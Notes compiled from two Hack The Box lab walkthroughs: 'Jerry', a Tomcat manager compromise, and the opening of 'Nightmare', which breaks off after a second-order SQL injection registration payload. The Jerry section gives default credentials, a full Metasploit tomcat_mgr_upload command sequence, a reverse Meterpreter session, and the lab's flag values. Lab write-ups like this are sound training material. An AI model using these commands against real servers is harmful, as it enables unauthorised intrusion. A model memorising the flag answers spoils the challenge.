Jerry


Wednesday, January 2, 2019 3:29 PM

Level: Easy
Flags: There are two flags. (user.txt & root.txt)
IP Address: 10.10.10.95
Methodology:


- Port scanning and IP discovery
- Browsing the IP on port 8080
- Enumerating served webpage
- Getting Login Credentials
- Attacking using Metasploit
- Getting root Access
- Reading the flags

Walkthrough
Since these labs are available online via VPN therefore, they have a static IP. The IP of Jerry is 10.10.10.95
Let's start off with scanning the network to find our target


```
1  nmap -sV 10.10.10.95
```




So here, we notice very interesting result from nmap scan, here it shows **port 8080 is open** for **Apache Tomcat/ Coyote JSP Engine 1.1**
Next order of business is to browse the IP on a Web Browser.



On opening the IP on the Web Browser, we are greeted with the default TomCat page. After some enumeration here and there, we found the "**Manager App**" Link. On clicking on this link, we are struck with a Login Form as shown below.



Here, after some twerking with some passwords and other stuff, we found that clicking on **"Cancel" Button**triggers a 401 Error.



After closely reading the example on the webpage provided, we got the Logon Credentials

```
User: tomcat
Password: s3cret
```

Its time to attack, using the swiss knife of any penetration tester – “Metasploit”.
After doing some research and some tries, it was clear that we can use the **tomcat_mgr_upload exploit**.
So, let’s do this:

```
msf> use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > set rhost 10.10.10.95
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8080
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword s3cret
msf exploit(multi/http/tomcat_mgr_upload) > exploit
```

As show in the screenshot provided below, it is clear that the exploit runs successfully and gives an **meterpreter session with elevated privileges**.
We traverse through the Directories to get flag using commands like **“ls”** and **“cd”**

```
msf > use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > set rhost 10.10.10.95
rhost => 10.10.10.95
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword s3cret
HttpPassword => s3cret
msf exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 10.10.14.4:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 6lkD7iGoKMRCaYP4...
[*] Executing 6lkD7iGoKMRCaYP4...
[*] Sending stage (53845 bytes) to 10.10.10.95
[*] Undeploying 6lkD7iGoKMRCaYP4 ...
[*] Meterpreter session 1 opened (10.10.14.4:4444 -> 10.10.10.95:49192) at 2018-11-18

meterpreter > cd /home
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > ls
Listing: C:\apache-tomcat-7.0.88
================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100776/rwxrwxrw-  57896  fil   2018-05-07 07:16:00 -0400  LICENSE
100776/rwxrwxrw-  1275   fil   2018-05-07 07:16:00 -0400  NOTICE
100776/rwxrwxrw-  9600   fil   2018-05-07 07:16:00 -0400  RELEASE-NOTES
100776/rwxrwxrw-  17454  fil   2018-05-07 07:16:00 -0400  RUNNING.txt
40776/rwxrwxrw-   8192   dir   2018-06-18 21:06:55 -0400  bin
40776/rwxrwxrw-   4096   dir   2018-06-18 23:47:35 -0400  conf
40776/rwxrwxrw-   8192   dir   2018-06-18 21:06:55 -0400  lib
40776/rwxrwxrw-   8192   dir   2018-11-18 18:17:24 -0500  logs
40776/rwxrwxrw-   0      dir   2018-11-18 18:21:43 -0500  temp
40776/rwxrwxrw-   4096   dir   2018-11-18 18:21:40 -0500  webapps
40776/rwxrwxrw-   0      dir   2018-06-18 21:34:12 -0400  work
```

After a little bit of enumeration, we get to the **C:\Users** directory. Here we come across the **Administrator User Directory** so we traverse to that directory. And the further we traverse to the **Desktop Directory.**

This gives us the **flags directory**, which on opening gives us a text file named **2 for the price of 1**. On opening we get both the **user and root password**.

```
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40776/rwxrwxrw-   8192  dir   2018-06-18 16:31:28 -0400  Administrator
40777/rwxrwxrwx   4096  dir   2018-06-18 21:31:34 -0400  All Users
40777/rwxrwxrwx   8192  dir   2013-08-22 12:08:06 -0400  Default
40777/rwxrwxrwx   8192  dir   2013-08-22 12:08:06 -0400  Default User
40776/rwxrwxrw-   4096  dir   2013-08-22 11:39:32 -0400  Public
100777/rwxrwxrwx  174   fil   2013-08-22 11:37:57 -0400  desktop.ini

meterpreter > cd Administrator
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  282   fil   2018-06-18 23:43:09 -0400  desktop.ini
40776/rwxrwxrw-   0     dir   2018-06-19 00:09:40 -0400  flags

meterpreter > cd flags
meterpreter > ls
Listing: C:\Users\Administrator\Desktop\flags
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100776/rwxrwxrw-  88    fil   2018-06-19 00:11:36 -0400  2 for the price of 1.txt

meterpreter > cat "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90emeterpreter >
```

Auth

From <https://www.hackingarticles.in/hack-the-box-jerry-walkthrough/>

Nightmare

Wednesday, January 2, 2019 7:12 PM

Level: Intermediate
Task: To find user.txt and root.txt file
Note: Since these labs are online available therefore they have a static IP. The IP of Nightmare is 10.10.10.66


Penetrating Methodology

- Network scanning (Nmap)
- Browsing IP address through HTTP
- Checking for SQL injection vulnerability
- Exploiting Second Order Injection
- Login through SSH
- Login through SFTP
- Exploiting SFTP to gain reverse shell
- Discovering files with SGID bit set
- Privileges escalation using “sls”
- Finding exploit for kernel
- Making changes to the exploit
- Getting root privilege using exploit
- Getting root flag


Walkthrough

Let’s start off with our basic nmap command to find out the open ports and services.


```
1 nmap -sC -sV 10.10.10.66
```



The Nmap output shows us that there are 4 ports open: 80(HTTP), 2222(SSH)
We find that port 80 is running http, so we open the IP in our browser.



When we visit the webpage, we find a login page. After trying few SQL injection commands we find that this page is vulnerable to “second order SQL injection”. This means to exploit this vulnerability we have to register a user with our SQL injection query and then login with same username.
First we register a user with credentials “**admin’):pass**” using the register link on the login page. Now when we login using this user we get an SQL error on the web page.



